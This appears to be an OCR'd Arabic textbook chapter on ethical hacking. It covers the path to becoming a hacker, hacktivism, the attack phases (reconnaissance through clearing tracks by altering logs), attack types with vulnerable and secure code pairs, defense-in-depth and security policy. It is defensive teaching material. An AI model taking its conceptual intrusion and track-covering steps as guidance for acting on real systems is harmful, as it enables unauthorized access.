أما إذا كنت تريد أن تصبح هاكر حقيقي أو اخترت الحماية والاختراق كمجال مهني تريد احترافه فيجب أن تعلم أن الطريق الذي اخترته طويل وليس بالبساطة التي يتصورها البعض. فبذلك أنت ستحتاج لتعليم واحتراف العديد من الامور المختلفة بنفس الوقت بدءً من الشبكات، أدارتها وحمايتها مروراً باحتراف لينوكس وأنظمة التشغيل المختلفة انتهاءً بالبرمجية، اكتشاف الثغرات والهندسية العكسية وقد تصل للهندسة الاجتماعية وأساليب التلاعب بالشخص أيضا! الحقيقة أحد يستطيع أن يصبح هاكر بين يوم وليلة أو خلال بضعة أيام أو حتى شهور فتعلّم جميع الامور التي ذكرتها سابقاً يحتاج لصبر وإصرار كبيرين.



من أين وكيف أبدأ؟

فعليّا لا يوجد خطوات محددةّ أو تسلسل يجب أن تسير عله لتصبح هاكر لكن يجب أن تعلم أنه من الضروري أن تكون البداية صحيحة فهي التي ستحدد ماذا ستصبح لاحقاً! الكثيرين من الهاكرز يبدؤون بشكل خاطئ وأغلبهم كان **Lamer** قبل أن يصبح **Hacker** فتجدهم يبدؤون بتعلم كيفية سرقة الايميلات باستخدام الصفحات المزوّرة ثم الانتقال لاختراق الاجهزة عن طريق استخدام **Key loggers** وبرامج جاهزة تستخدم لهذا الغرض مثل **Bifrost** و**Poison Ivy** وغيرهم من البرامج الاخرى بعد ذلك يتطوّر هؤلاء الأشخاص قليلاً ويتعلمون كيف يتم استغلال ثغرات المتصفح التي تحتوي على جملة "ضع رابط الباتش هنا" ثم ينتقلون لاختراق المواقع عن طريق تعلم استغلال بعض ثغرات لغة **php** مثل **SQL Injection** وتعلّم استخدام الشيل "**php shell**" وغيرها من الادوات. لكن غالباً يتوقّف هؤلاء الاشخاص عند هذا الحد لاعتقادهم أنهم أصبحوا هاكرز وبسبب انشغالهم باختراق المواقع الضعيفة بشكل عشوائي (لغايات ومبادئ مختلفة) والتسابق لتجميع أكبر عدد من الاجهزة المخترقة والسير على مبدأ من يخترق أكثر هو القوى!! وحسب ما لحظت قد يهتم بعضهم باختراق الشبكات بغرض التجسس عليها عن طريق استخدام بعض أدوات **sniffers** وتطبيق هجمات **ARP/DNS Spoofing**. وبعضهم يتعّلم كسر تشفير شبكات الوايرلس وآخرين يستخدمون مشروع ميتاسبلويت لاختراق الأجهزة الغير محدّثة بالشبكة وكل ذلك باستخدام برامج وأدوات جاهزة لا أحد منهم يعرف مبدأ عملها وكيف برمجت أساساً!!

على ماذا حصلنا الان؟ ببساطة نحن لم نحصل على هاكر بل على شخص يجيد استخدام أدوات الهاكرز لكنه لا يملك أي معرفة علمية! حسب ما لحظت قلّة قليلة يفكّرون بتطوير أنفسهم أكثر ويتجهون للطريق الصحيح عين طريق تعلّم البرمجة واكتشاف الثغرات، احتراف نظام لينوكس، تعلّيم الهندسية العكسية، ادارة الشبكات، الحماية... وبذلك يبدأ هذا الشخص بالسير على الطريق الصحيح ليصبح هاكر ويدرك لحقاً أن ما كان يقوم به سابقاً عبارة عن "لعب أطفال" لكن بعد أن يكون قد ضيّع شهور وسنين من عمره في الاختراق العشوائي بدون جدوى تذكر. تعلّم مبادئ الشبكات واحتراف التعامل مع أنظمة التشغيل وتعلّم البرمجة أمر ضروري ليصبح الشخص هاكر من الاساس، بعد ذلك يأتي تعلّم استخدام الادوات التي يستخدمها الهاكرز ثم تعلم استخدام أنظمة الحماية لتعرف كيف تتخطاهم عند الحاجة وهذا يتطلّب دراسة موسّعة وتعلّم الامور المنخفضة المستوى وأدق التفاصيل عنها مثلً في الشبكات لتتعلّم كيف تستخدم نظام لحماية الشبكة فأنت بحاجة لإجادة إدارة سيرفر لينوكس أو ويندوز مثلا ومعرفة كيفية عمل الشبكات أولا، عندما تفكّر بتعلّم طرق لتخطي أنظمة الحماية أنت بحاجة لاحتراف هذا النظام ودراسة مبدأ عمله وقوانينه ثم دراسة بروتوكول **TCP/IP** والأمور المنخفضة المستوى في تحليل الحزم **Packets** وهكذا في كل امر تريد احترافه والتوسع به. ستحتاج لتعلم العديد من الأمور بنفس الوقت لتحترف شيء واحد.

لاحظ أنه عندما تبدأ في مجال الهاكر يجب أن تعلم أنه لا يوجد توقّف! لان عالم الحماية والاختراق يتطوّر بسرعة كبيرة ويجب علك تحديث معلوماتك، البرامج والادوات المستخدمة بالإضافة للأساليب التي نستخدمها أولً بأول وإلا بعد مرور أقل من سنة واحدة لن يكون هناك قيمة فعليّة للأمور التي تعلمتها سابقاً.

Hacktivism

هو عملية تعزيز أجندة سياسية عن طريق القرصنة، خاصة عن طريق تشويه أو تعطيل بعض المواقع. والشخص الذي يقوم بهذه الأشياء يسمى **hacktivist.** أو بمعنى أخر (هذا يشير إلى فكرة القرصنة لأسباب).

هؤلاء الأشخاص يزدهرون في البيئة حيث توجد المعلومات التي يمكن الوصول إليها بسهولة. وهذا يهدف إلى إرسال رسالة من خلال أنشطة القرصنة واكتساب الرؤية من أجل قضية معينه. ومعظم الأهداف إما أن تكون الوكالات الحكومية، والشركات متعددة الجنسيات، أو أي كيان آخر ينظر إليها على أنها كيان سيئ (**bad or wrong**) من وجهة نظر هؤلاء الأشخاص. ولكن يبقى الواقع، أن اكتساب الوصول الغير مصرح به هو جريمة، مهما كان القصد من ذلك.

أو بمعنى أخر هم يقومون بعملية القرصنة لسبب معين قد يكون بدافع الانتقام، أو أسباب سياسية أو اجتماعية أو إيديولوجية، أو للتخريب، والاحتجاج والرغبة في إذلال الضحايا.

كيف يخترق الهاكر المواقع

يتم ذلك مرورا بمرحلتين أساسيتين: جمع المعلومات: وأهم هذه المعلومات تكون عنوان الهدف على الشبكة (**IP**) ومعرفة نظام التشغيل الموجود على هذا الهدف والسكربات (**Script**) ليفحصها إذا كان فيها ثغرات برمجية (أخطاء يقع فيها مبرمج السكربت) وهذه الأخطاء أو الثغرات تسمح للهاكر بأن يفعل عدة أشياء ممنوعة. الهجوم وهي مرحلة يتم فيها استغلال الثغرات والاستغلاليات غالبا ما تكون على شكل روابط. فيقوم الهاكر بالدخول للوحة تحكم المدير أو تطبيق الأوامر على السيرفر أو رفع ملفات خبيثة.



دوافع الاختراق:

إن ظاهرة الاختراق لم توجد أساسا للتباهي أو للعبث أو لقضاء أوقات الفراغ بل هي ظاهرة موجهة وجدت لسببين رئيسيين. ولكن يمكن حصر أسباب الاختراق في ثلاثة تتوزع كالتالي:

الدافع السياسي والعسكري:

ما نلاحظه حاليا من تطور هائل في الجانب السياسي والعسكري أدى بشكل مباشر إلى الاعتماد على تقنيات الحاسب الآلي في هذا المجال فابتكرت ظاهرة الاختراق أو التجسس لمعرفة أسرار العدو خاصة أن المعلومات تنتقل عبر الشبكة العالمية للأنترنت.

الدافع التجاري:

من المعروف والجلي الصراع بين كبرى الشركات التي تعيش حربا دائمة فيما بينها، وقد أكدت دراسات حديثة أن هذه الشركات تتعرض إلى أكثر من 50 محاولة اختراق يوميا، ويعود ذلك لمحاولات الشركات المنافسة معرفة أسرارها والقيام بتخريب حاسباتها.

الدافع الفردي:

بدأت أولى محاولات الاختراق بين طلاب الجامعات في الولايات المتحدة الأمريكية كنوع من التباهي بين الطلاب بمهاراتهم في مجال الحاسب الآلي، كما كانوا يحاولون اختراق مواقع أصدقائهم. ويمكن تلخيص الدافع الفردي كأنه نوع من التباهي أو التحدي أو لإثارة الإعجاب كما يمكن أن يكون بدافع التسلية أو حتى للانتقام.

ما هو Exploit؟

وذلك لأن موضوع المآثر "**exploit**" سوف يتم يتناوله في جميع أنحاء الكتاب، ربما هذا هو الوقت المناسب لتغطية ما هو **exploit** في الواقع. إذا كانت إجابة هذا السؤال إجابة قصيرة، فإن الجواب الصحيح هو "الاستغلال يمكن أن يكون أي شيء" في الأساس، يعتبر أي شيء والتي يمكن استخدامها لتقديم تنازلات على آلة هو **exploit**. نتذكر، ونحن أيضا نستخدم تعريف فضفاض. ويمكنه أن يشمل ما يلي:

Gaining access

Simplifying gaining access

Taking a system offline

Desensitizing sensitive information

على سبيل المثال، المرور على قمامة شركة ما للعثور على معلومات حساسة يمكن اعتبارها **exploit**. إذا ذهب أحد المهاجمين من خلال القمامة ووجد مطبوعة الكمبيوتر ذات سرية عالية حول منتج الشركة الجديد، فانه من الناحية التقنية قام باختراق النظام دون ان يلمسه. في كثير من الأحيان، خبراء الأمن يضعون غمامات وينظرون من جانب واحد فقط من الأمن. من المهم أن نتذكر أن السلسلة لا تكون قوية إلا بقدر قوة أضعف حلقاتها، وسوف يقوم المهاجم بخرق الحلقة الأضعف في أمن الشركة. ولذلك، فمن الأهمية على المتخصصين في مجال الأمن اخذ خطوة إلى الوراء والنظر بشكل صحيح ومعالجة القضايا الأمن كافة التي قد تواجه الشركة.

1.8 HACK PHASE (مراحل القرصنة)

هذا يشمل الاتي:

1. Reconnaissance عملية جمع المعلومات (الاستطلاع)
2. Scanning فحص
3. Gaining Access الدخول إلى الهدف
4. Maintaining Access يحافظ على الدخول
5. Clearing Tracks ينظف أي إشارة له

Reconnaissance

يطلق عليها أيضا **preparatory phase** أي المرحلة التحضيرية والتي فيها يقوم المهاجم بجمع أكبر قدر ممكن من المعلومات عن الهدف لتقيمه قبل تنفيذ هجمته. أيضا في هذه المرحلة المهاجم يهتم بالاستخبارات التنافسية لمعرفة المزيد عن الهدف. هذه المرحلة تشمل أيضا **network scanning** (فحص الشبكة) سواء من الداخل أو الخارج بدون دخول على النظام. هذه المرحلة هي المرحلة التي عن طريقها يضع المهاجم استراتيجيات الهجوم والتي من الممكن أن تأخذ بعض الوقت حتى يحصل على المعلومات المهمة.

جزء من هذه المرحلة يشمل الهندسة الاجتماعية (**social engineering**). الهندسة الاجتماعية أو ما يعرف بفن اختراق العقول هي عباره عن مجموعه من التقنيات المستخدمة لجعل الناس يقومون بعمل ما أو يفصحون عن معلومات سريه. وتستخدم في عمليات القرصنة في المرحلة الأولى (مرحلة جمع المعلومات) حيث أن الهدف الأساسي للهندسة الاجتماعية هو طرح أسئلة بسيطة أو تافهة (عن طريق الهاتف أو البريد الإلكتروني مع انتحال شخصية ذي سلطة أو ذات عمل يسمح له بطرح هذه الأسئلة دون إثارة الشبهات).
بعض تقنيات الفحص الأخرى هي **Dumpster diving** (الغوص في سلة المهملات) وهي عباره عن عمليه النظر في سلة مهملات بعض المنظمات من اجل الوصول إلى بعض المعلومات الحساسة المستبعدة.
المهاجم أيضا يمكنه استخدام شبكة المعلومات الأنترنت للحصول على بعض المعلومات مثل معلومات الاتصال والشركاء في العمل والتكنولوجيا المستخدمة وبعض المعلومات الحساسة الأخرى ولكن **dumpster diving** تدعمك بمعلومات أكثر حساسيه مثل اسم المستخدم والرقم السري وأرقام بطاقة الائتمان والحالة المالية ورقم الائتمان الاجتماعي وغيرها من المعلومات الحساسة.
وينقسم Reconnaissance (الاستطلاع) إلى:

- **Passive Reconnaissance**: التعامل مع الهدف ولكن بطريقه غير مباشره للحصول على معلومات؛ مثل سجلات البحث العامة و نشرات الأخبار و الهندسة الاجتماعية و **dumpster diving** وغيرها.
- **Active reconnaissance**: ينطوي على التفاعل المباشر مع الهدف باستخدام أي وسيلة؛ مثل استخدام الأدوات للكشف عن المنافذ المفتوحة مكان تواجد الموجه/الراوتر وهكذا.

Scanning

المسح هو ما يفعله المهاجم قبل تنفيذ الهجوم. ويشير المسح إلى فحص الشبكة للحصول على معلومات محددة على أساس المعلومات التي تم جمعها من خلال عملية الاستطلاع (**Reconnaissance**)، يستخدم القراصنة المسح للحصول على نقطة دخول (الثغرة) للبدء في الهجوم، وتتضمن عملية المسح مسح المنافذ، خرائط الشبكة الضعف الأمني، وما إلى ذلك.
المهاجم دائما ما يستخدم الأدوات الجاهزة مثل **network/host scanner** و**war dialers** لإيجاد النظام واكتشاف الثغرات الذي يحتويها.

Gaining Access

هذه المرحلة تعتبر اهم مرحله ويطلق عليها أيضا **potential damage**. وهذه المرحلة تشير إلى مرحلة الاختراق، المخترق يستغل الضعف في النظام، حيث يمكن أن يحدث ذلك على مستوى شبكة محلية (**LAN**) أو الأنترنت أو على مستوى نظام التشغيل أو على مستوى التطبيقات، ومن الأمثلة على ذلك: buffer overflows، denial of service، session hijacking، password cracking.

Maintaining Access

تشير إلى المرحلة التي يحاول فيها المخترق حفظ ملكية الدخول مجددا إلى النظام، من خلال وصول حصري باستخدام **Backdoors**، **Rootkits**، أو **Trojans**، مما يسمح للمخترق بتحميل ورفع الملفات، والتعامل مع البيانات والتطبيقات على النظام المخترق

Clearing Tracks

تشير إلى الأنشطة التي يقوم بها المخترق لإخفاء دخوله إلى النظام، بسبب الحاجة للبقاء لفترات طويلة، ومواصلة استخدام الموارد، وتشتمل إخفاء بيانات الدخول والتغيير في ملف **Log**.

TYPE OF ATTACKS 1.8 (أنواع الهجمات)

هناك العديد من الطرق التي تمكن المهاجم من الدخول إلى النظام. ويجب أن يكون الهاكر قادرا على اكتشاف نقاط الضعف والثغرات في النظام حتى يتمكن من الدخول. ومن هذه الطرق كالاتي:

1-Operating System attacks: حيث هنا يبحث المهاجم عن ثغرات في نظام التشغيل (**OS vulnerabilities**) ويستخدم هذه الثغرات للدخول إلى نظام الشبكة.

2-Application-level attacks: إن معظم التطبيقات/البرامج تأتي مع وظائف وميزات لا تعد ولا تحصى. ولكن مع ندرة من الوقت لإجراء اختبار كامل قبل خروج المنتج إلى السوق. يؤدى الى ان هذه التطبيقات يكون لديها بعض من نقاط الضعف المختلفة والتي قد تصبح مصدرا للهجوم من قبل الهاكر.

Misconfiguration attacks-3: معظم مديري الأنظمة (**Admin**) لا يملكون المهارات الضرورية من اجل صيانة أو إصلاح بعض المسائل/القضايا، والتي من الممكن أن تؤدى إلى أخطاء في عمليات الإعداد. بعض هذه الأخطاء من الممكن أن تكون مصدرا للمهاجم للدخول إلى الشبك هاو النظام الذي يستهدفه.

Shrink wrap code attacks-4: تطبيقات أنظمة التشغيل تأتى بالعديد من ملفات الاسكريبت المبسطة لكي تسهل العمل على مديري الأنظمة (**Admin**)، ولكن مثل هذه الاسكريبات تحتوي أيضا على العديد من الثغرات والتي من الممكن أن تؤدى إلى هذ النوع من الهجوم.

Operating System Attacks-1

أنظمة التشغيل، والتي يتم تحميلها اليوم مع الكثير من المميزات، أصبحت تزداد تعقيدا. ومع الاستفادة من الكثير من هذه المميزات التي توفرها هذه الأنظمة من قبل المستخدمين، تجعل النظام عرضة لمزيد من الثغرات، وبالتالي عرضه للقرصنة. أنظمة التشغيل تعمل على تشغيل العديد من الخدمات مثل واجهات المستخدم الرسومية (**GUI**). وهذه تدعم استخدام المنافذ **ports** وطريقة الوصول إلى شبكة الإنترنت، لذلك فهذه تتطلب الكثير من التغير والتبديل للتحكم في هذا. هنا يبحث المهاجم عن ثغرات في نظام التشغيل (**OS vulnerabilities**) ويستخدم هذه الثغرات للدخول إلى نظام الشبكة. لإيقاف المهاجمين من الدخول إلى شبكة الاتصال الخاصة بك، فإن مسؤولي الشبكة أو النظام لابد لهم من مواكبة الاكتشافات والطرق الجديدة المختلف والمتبعة من قبل المهاجمين ومراقبة الشبكة بشكل مستمر. تطبيق التصحيحات والإصلاحات ليست سهلة في الوقت الحاضر لأنها شبكة معقده.
معظم مستخدمي أنظمة التشغيل يقومون بتثبيت العديد من التطبيقات والتي تقوم بعضها بفتح بعض المنافذ **ports** افتراضيا. والتي تسهل على المهاجمين من اكتشاف العديد من الثغرات. تثبيت الباتشات **patches** وملفت الإصلاح **fix-file** لم يعد سهلا مع تعقيدات الشبكة الموجودة في هذه الأيام. وأيضا معظم الباتشات تعمل على حل المشاكل والثغرات الحالية ولكن لا يمكن اعتباره الحل الدائم.
بعض من هذه الهجمات تشمل الاتي:

Buffer overflow vulnerabilities
Bugs in the operating system
Unpatched operating system
exploiting specific network protocol implementation
Attacking built-in authentication systems
breaking file system security
Cracking passwords and encryption mechanisms

Application-Level Attacks-2

يتم إصدار التطبيقات إلى سوق العمل مع العديد من المميزات والعديد من الأكواد المعقدة. ومع الطلب المتزايد للتطبيقات لما تحمله من وظائف وميزات، أدى إلى إهمال مطوري التطبيقات الوضع الأمني للتطبيق، والذي أعطى الفرصة لوجود العديد من الثغرات. الهاكر يعمل على اكتشاف هذه الثغرات الموجود في التطبيقات باستخدام العديد من الأدوات والتقنيات.

التطبيقات لما بها من ثغرات تصبح عرض للهجمات من قبل الهاكر نتيجة الأسباب الأتية:

1. لمطوري البرامج الجداول الزمنية الضيقة لتسليم المنتجات في الوقت المحدد (**tight schedules to deliver**) والذي يؤدى إلى ظهور التطبيقات في سوق العمل بدون الاختبارات الكافية عليه.
2. تطبيقات البرامج تأتى مع العديد من الوظائف والمزايا.
3. ليس هناك ما يكفي من الوقت لأداء اختبار كامل قبل الإفراج عن المنتجات (**dearth of time**).
4. الأمن في كثير من الأحيان تكون مرحلة لاحقة، ويتم تسليمها فيما بعد باعتبارها عناصر إضافية (**add-on component**).

ضعف أو عدم وجود فحص الخطأ (poor or nonexistent error checking) في التطبيقات امر يؤدى إلى الاتي:


1. Buffer overflow attacks (الهجوم بإغراق ذاكرة التخزين المؤقت)
2. Active content
3. Cross-site scripting
4. Denial-of service and SYN attacks
5. SQL injection attacks
6. Malicious bots

بعض الهجمات الأخرى التي تكون على مستوى التطبيقات كالاتي:

1. Phishing
2. Session hijacking
3. Man-in-the middle attacks
4. Parameter/from tampering
5. Directory traversal attacks

امثله على الهجمات على مستوى التطبيقات:

Session Hijacking-1



```
1: <configuration>
2:   <system.web>
3:     <authentication mode="Forms">
4:     <forms cookieless="UseUri">
5:   </system.web>
6: </configuration>
```

TABLE 1.1: Session Hijacking Vulnerable Code

```
1: <configuration>
2:   <system.web>
3:     <authentication mode="Forms">
4:     <forms cookieless="UseCookies">
5:   </system.web>
6: </configuration>
```

TABLE 1.2: Session Hijacking Secure Code

denial of service-2

```
1: Statement stmnt = conn.createStatement ();
2: ResultSet rsltset = stmnt.executeQuery ();
3: stmnt.close ();
```

TABLE 1.3: Denial-of-Service Vulnerable Code

```
1: Statement stmnt;
2: try {stmnt = conn.createStatement ();
3: stmnt.executeQuery (); }
4: finally {
5: If (stmnt! = null) {
6: try { stmnt.close (); 
7: } catch (SQLException sqlexp) { }
8: } catch (SQLException sqlexp) { }
```

TABLE 1.4: Denial-of-Service Secure Code

Misconfiguration Attacks-3

نقاط الضعف في الإعداد **(misconfiguration)** يؤثر على ملقمات/سيرفرات الويب، ومنصات التطبيق، وقواعد البيانات، والشبكات، أو الإطارات**(framework)** التي قد تؤدي إلى الدخول/ الغير المشروع **illegal access** أو احتمالية امتلاك النظام. إذا تم إعداد النظام بشكل خاطئ، مثل عندما يتم تغيير في تصريحات/أذونات الملف، فيؤدى إلى جعله غير آمن.

Shrink Wrap Code Attacks-4

عند تثبيت نظام التشغيل أو التطبيقات فانه يأتي مع العديد من الاسكريبات والتي تسهل على **Admin** التعامل معها. ولكن المشكلة هنا "هى ضبط " أو تخصيص هذه الاسكريبات التي من الممكن أن تؤدى إلى الرموز الافتراضية أو هجوم **shrink-wrap code**.

```
01522 Private Function CleanUpLine(ByVal sLine As String) As String
01523     Dim lQuoteCount  As Long
01524     Dim lcount       As Long
01525     Dim sChar        As String
01526     Dim sPrevChar    As String
01527
01528     ' Starts with Rem it is a comment
01529     sLine = Trim(sLine)
01530     If Left(sLine, 3) = "Rem" Then
01531         CleanUpLine = ""
01532         Exit Function
01533     End If
01534
01535     ' Starts with ' it is a comment
01536     If Left(sLine, 1) = "'" Then
01537         CleanUpLine = ""
01538         Exit Function
01539     End If
01540
01541     ' Contains ' may end in a comment, so test if it is a comment or in the
01542     ' body of a string
01543     If InStr(sLine, "'") > 0 Then
01544         sPrevChar = " "
01545         lQuoteCount = 0
01546
01547         For lcount = 1 To Len(sLine)
01548             sChar = Mid(sLine, lcount, 1)
01549
01550             ' If we found " '" then an even number of " characters in front
01551             ' means it is the start of a comment, and odd number means it is
01552             ' part of a string
01553             If sChar = "'" And sPrevChar = " " Then
01554                 If lQuoteCount Mod 2 = 0 Then
01555                     sLine = Trim(Left(sLine, lcount - 1))
01556                     Exit For
01557                 End If
01558             ElseIf sChar = """" Then
01559                 lQuoteCount = lQuoteCount + 1
01560             End If
01561             sPrevChar = sChar
01562         Next lcount
01563     End If
01564
01565     CleanUpLine = sLine
01566 End Function
```

إذا كان المتسلل هو أو هي يريد الدخول على النظام الخاص بك فانت لن تستطيع أن تفعل شيء أمام هذا ولكن الشيء الوحيد الذي يمكنك القيام به هو جعل الأمر أكثر صعوبة عليه للحصول على نظامك.

1.9 Information Security Control (التحكم في امن المعلومات)

لماذا الهاكر الأخلاقي ضروري ومهم؟
هناك نمو سريع في مجال التكنولوجيا، لذلك هناك نمو في المخاطر المرتبطة بالتكنولوجيا، والقرصنة الأخلاقية يساعد على التنبؤ بمختلف نقاط الضعف المحتملة في وقت مبكر وتصحيحها دون تكبد أي نوع من الهجمات القادمة من الخارج.

القرصنة الأخلاقية (ethical hacking): مثل القرصنة يشمل التفكير الإبداعي، واختبار مواطن الضعف والتدقيق الأمني الذي لا يمكنه التأكد من أن الشبكة آمنة.

استراتيجية الدفاع من العمق (Defense-in-Depth Strategy): لتحقيق ذلك، تحتاج المنظمات لتنفيذ استراتيجية "الدفاع من العمق" عن طريق اختراق شبكاتهم لتقدير مواطن الضعف وعرضهم لهذه.

الهجوم المضاد (Counter the Attacks): الهاكر الأخلاقي هو ضروري لأنه يسمح بمجابهة الهجمات التي يشنها القراصنة الخبيثة بطريقة التوقع (**anticipating methods**) والتي يمكن استخدامها لاقتحام نظام.

المخترق الأخلاقي يحاول أن يجاوب على الأسئلة التالية:

ماذا يمكن أن يرى الدخيل على نظام الهدف؟
مراحل الاستطلاع والمسح (**reconnaissance and scanning**)

ما الذي يمكن أن يقوم به المتسلل بهذه المعلومات؟
مراحل الوصول والمحافظة على الوصول (Gaining Access and Maintaining Access)

هل يوجد دخيل على النظام؟
مراحل الاستطلاع وتغطية الأثر (reconnaissance and covering tracks)

هل جميع أجزاء نظام المعلومات يتم حمياتها وتحديثها وتمكين الباتشات باستمرار؟
هل مقايس امن المعلومات ممتثله لمعاير الصناعة والقانون؟

لماذا تقوم المؤسسات بتعين المخترقين الأخلاقيين؟

1. لمنع القراصنة من الدخول إلى قسم المعلومات.
2. لمكافحة الإرهاب ومخالفات الأمن القومي.
3. لبناء نظام يكون قادر على تفادى هجمات القراصنة.
4. لاختبار الوضع الأمني للمؤسسات والمنظمات.

نطاق وحدود القراصنة الأخلاقيين (Scope and Limitations of The Ethical Hackers)

Scope

ما يلي نطاق القرصنة الأخلاقية:

- القرصنة الأخلاقية هو عنصر حاسم لتقييم المخاطر، ومراجعة الحسابات، ومكافحة الاحتيال، وأفضل الممارسات، والحكم الجيد.
- يتم استخدامه لتحديد المخاطر وتسليط الضوء على الإجراءات العلاجية، والحد من تكاليف تكنولوجيا المعلومات والاتصالات (**ICT**) عن طريق إيجاد حل لتلك الثغرات.

Limitations

ما يلي حدود القرصنة الأخلاقية:

- ما لم تعرف الشركات أولا ما الذي يبحثون عنه، ولماذا يتعاقدون مع مورد خارجي لاختراق الأنظمة في المقام الأول؛ وهناك احتمالات بأن لن يكون هناك الكثير لتكسبه من خبرة.
- لذا القراصنة الأخلاقيين الوحيدين الذين يمكنهم أن يساعدوا المنظمات لفهم أفضل لأوضاعهم الأمنية، ولكن الأمر متروك للمنظمة لوضع الضمانات الأمنية على الشبكة.



مهارات الهاكر الأخلاقي Ethical Hacker Skills:

القرصنة الأخلاقية هي عملية قانونيه يتم تنفيذها بواسطة **pen tester** لإيجاد نقاط الضعف في بيئة تكنولوجيا المعلومات. ولكي يتم هذا يجب أن يتمتع الهاكر الأخلاقي ببعض المهارات كالاتي:

1. خبير في مجال الحوسبة وبارع في مجالات التقنية.
2. يملك معلومات قوية في علم البرمجة والشبكات.
3. معرفته المتعمقة للأشياء المستهدفة، مثل ويندوز ويونكس ولينكس.
4. لدية معرفة مثالية لإقامة الشبكات والأجهزة ذات الصلة والبرمجيات.
5. لدية معرفة مثالية في الأجهزة والتطبيقات التي قدمت عن طريق بائعي الكمبيوتر وأجهزة الشبكات ذات شعبية.
6. ليس من الضروري أن يحمل معرفه إضافية متخصصة في الوضع الأمني.
7. ينبغي أن يكون على دراية ببحوث الثغرات.
8. ينبغي أن يكون لديه السيادة في مختلف تقنيات الاختراق أو القرصنة.
9. ينبغي أن يكون على استعداد لاتباع سلوك صارم إذا احتاج الأمر لهذا.

Defense-In-Depth (الدفاع من العمق)

يتم اتخاذ العديد من التدابير المضادة للدفاع من العمق (**Defense-in-Depth**) لحماية أصول المعلومات في الشركة. وتستند هذه الاستراتيجية على مبدأ عسكري أنه من الصعب على العدو هزيمة نظام دفاعي معقد ومتعدد الطبقات من اختراق حاجز واحد. إذا حدث واستطاع الهاكر الوصول إلى النظام، فإن الدفاع من العمق (**Defense-in-Depth**) يقلل التأثير السلبي ويعطي الإداريين والمهندسين الوقت لنشر مضادات جديدة أو محدثة لمنع تكرار هذا الاختراق مرة أخرى.

- الدفاع من العمق (**Defense-in-Depth**) هي استراتيجية الأمن التي توضع عدة طبقات واقية في جميع أنحاء نظام المعلومات.
- يساعد على منع وقوع هجمات مباشرة ضد نظام المعلومات والبيانات بسبب كسر طبقة واحدة لا يؤدي إلا انتقال المهاجم إلى الطبقة التالية.



FIGURE 1.4: Defense in Depth Layers Diagram

Incident Management Process (عملية الإدارة الطارئة)

هي مجموعة من العمليات المحددة لتحديد وتحليل، وتحديد الأولويات، وتسوية الحوادث الأمنية لاستعادة النظام إلى عمليات الخدمة العادية في أقرب وقت ممكن ومنع تكرار نفس الحادث.

الغرض من عملية إدارة الحوادث كالاتي:

- improves service quality (تحسين جودة الخدمة)
- Pro-active problem resolution (حل المشاكل الاستباقية)
- Reduces impact of incidents on business/organization (يقلل من تأثير الحوادث على الأعمال التجارية/المنظمات)
- Meets service availability requirements (يلتقي متطلبات الخدمة المتوافرة)
- Increases staff efficiency and productivity (يزيد من كفاءة الموظفين وإنتاجيتهم)
- Improves user/customer satisfaction (يحسن رضا المستخدم / العملاء)
- Assists in handling future incidents (يساعد في التعامل مع الحوادث في المستقبل)

يتم التعامل مع أي حادث وقع في مؤسسة ما وحلها باتباع الخطوات التالية من قبل إدارة الحوادث

Information Security Policies سياسات أمن المعلومات

سياسة الأمن (Security Policy): هو وثيقة أو مجموعة من الوثائق التي تصف الضوابط الأمنية التي ينبغي تنفيذها في الشركة على مستوى عالي لحماية الشبكة التنظيمية من الهجمات سواء من الداخل أو الخارج. تحدد هذه الوثيقة الهيكل الأمني الكامل للمنظمة، وتشمل الوثيقة أهداف واضحة، والأهداف والقواعد والأنظمة والإجراءات الرسمية، وهلم جرا.

هذه السياسات من الواضح إنها تذكر الأصول التي ينبغي حمايتها والشخص الذي يمكنه تسجيل الدخول والوصول إليها، الذين يمكن عرض البيانات المحددة، فضلا عن الناس الذين يسمح لهم بتغيير البيانات، وما إلى ذلك. من دون هذه السياسات، فإنه من المستحيل حماية الشركة من الدعاوى القضائية المحتملة، العائدات المفقودة، وهلم جرا.

على وجه العموم سياسة الأمن هي الخطة التي تُعرّف الاستخدام المقبول أو المرضي لجميع الوسائط الإلكترونية في المنظمة.

سياسات الأمن هي أساس البنية التحتية الأمنية (**Security infrastructure**). هذه السياسات تعمل على تأمين وحماية موارد المعلومات للمؤسسة وتوفير الحماية القانونية للمنظمة. هذه السياسات مفيدة في المساعدة في تحقيق الوعي للموظفين العاملين في المؤسسة على العمل معا لتأمين اتصالاتهم، وكذلك التقليل من مخاطر ضعف الأمن من خلال عامل الأخطاء البشرية مثل الكشف عن معلومات حساسة إلى مصادر غير مصرح بها أو غير معروفه، الاستخدام الغير لائق للإنترنت، وما إلى ذلك. بالإضافة إلى ذلك، توفر هذه السياسات الحماية ضد الهجمات الإلكترونية والتهديدات الخبيثة، والاستخبارات الأجنبية، وهلم جرا. أنها تتناول أساسا الأمن المادي، وأمن الشبكات، أذون الدخول، الحماية من الفيروسات، والتعافي من الكوارث.

أهداف السياسات الأمنية (Security Policies):

- الحفاظ على الخطوط العريضة لتنظيم وإدارة أمن الشبكات.
- حماية موارد الحوسبة للمنظمة.
